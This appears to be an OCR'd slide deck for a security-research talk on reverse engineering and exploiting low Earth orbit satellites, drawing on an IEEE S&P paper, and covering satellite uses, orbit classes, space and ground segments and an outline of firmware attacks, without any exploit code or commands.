# Cracking the Final Frontier

## Reverse Engineering and Exploiting Low Earth Orbit Satellites

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# $whoami

SecHUMAN
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- Visiting Researcher
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# Space Odyssey

**Space Odyssey: An Experimental Software Security Analysis of Satellites**

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**Distinguished Paper Award**

***Abstract*—Satellites are an essential aspect of our modern society and have contributed significantly to the way we live today, most notable through modern telecommunications, global positioning, and Earth observation. In recent years, and especially in the wake of the *New Space Era*, the number of satellite deployments has seen explosive growth. Despite its critical importance, little academic research has been conducted on satellite security and, in particular, on the security of onboard firmware. This lack likely stems from by now outdated assumptions on achieving security by obscurity, effectively preventing meaningful research on satellite firmware.**

In this paper, we first provide a taxonomy of threats

in 2022 [2]. The vast majority of these satellites form mega-constellations like *Starlink*, which plans to launch more than 40,000 satellites in the coming years [3].

Small satellites [4] are at the heart of this *New Space Era* as their size and the widespread use of Commercial off-the-shelf (COTS) components makes them affordable even for small institutions. Furthermore, they cover a broad spectrum of use cases ranging from commercial applications (like Earth observation, machine-to-machine communication, and Internet services) to research applications, such as technology testing, weather and earthquake forecasting, and even interplanetary missions [5]–[8].

44th IEEE Symposium on Security and Privacy (S&P)

# Applications

Telecommunications


Global Positioning

Earth Obervation


Research

Technology Testing

# Satellite Orbits



# Satellite Orbits

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



LEO

160 - 2k km

Radiation Belt

# Satellite Orbits




LEO

160 - 2k km

$$$$

Radiation Belt



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


LEO


160 - 2k km

MEO

2k - 35k km

$$$$

Radiation Belt



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



LEO

160 - 2k km

MEO

2k - 35k km

$$$$



GEO

35786 km

Radiation Belt

# Satellite Orbits

LEO
160 - 2k km

MEO
2k - 35k km


$$$$

GEO
35786 km

Radiation Belt

# Context

Space Segment



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
Space Segment

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


Space Segment




3U CubeSat



# Context

Space Segment

ISL



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


# Context

Space Segment

ISL

Ground Segment

# Context

Space Segment


ISL

Ground Segment

# Context

Space Segment

ISL



Ground Segment

# Context


Space Segment

ISL

Ground Segment

# Context


Space Segment

Space
Protocol

Ground Segment

# Context



# Our Journey ...

Firmware Attacks

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

Firmware Attacks

# Our Journey ...

System Analysis




Firmware Attacks



# Our Journey ...


System Analysis





Firmware Attacks

# Our Journey ...

System Analysis





Firmware Attacks


Security Analysis


# Our Journey ...

System Analysis

Live Demo







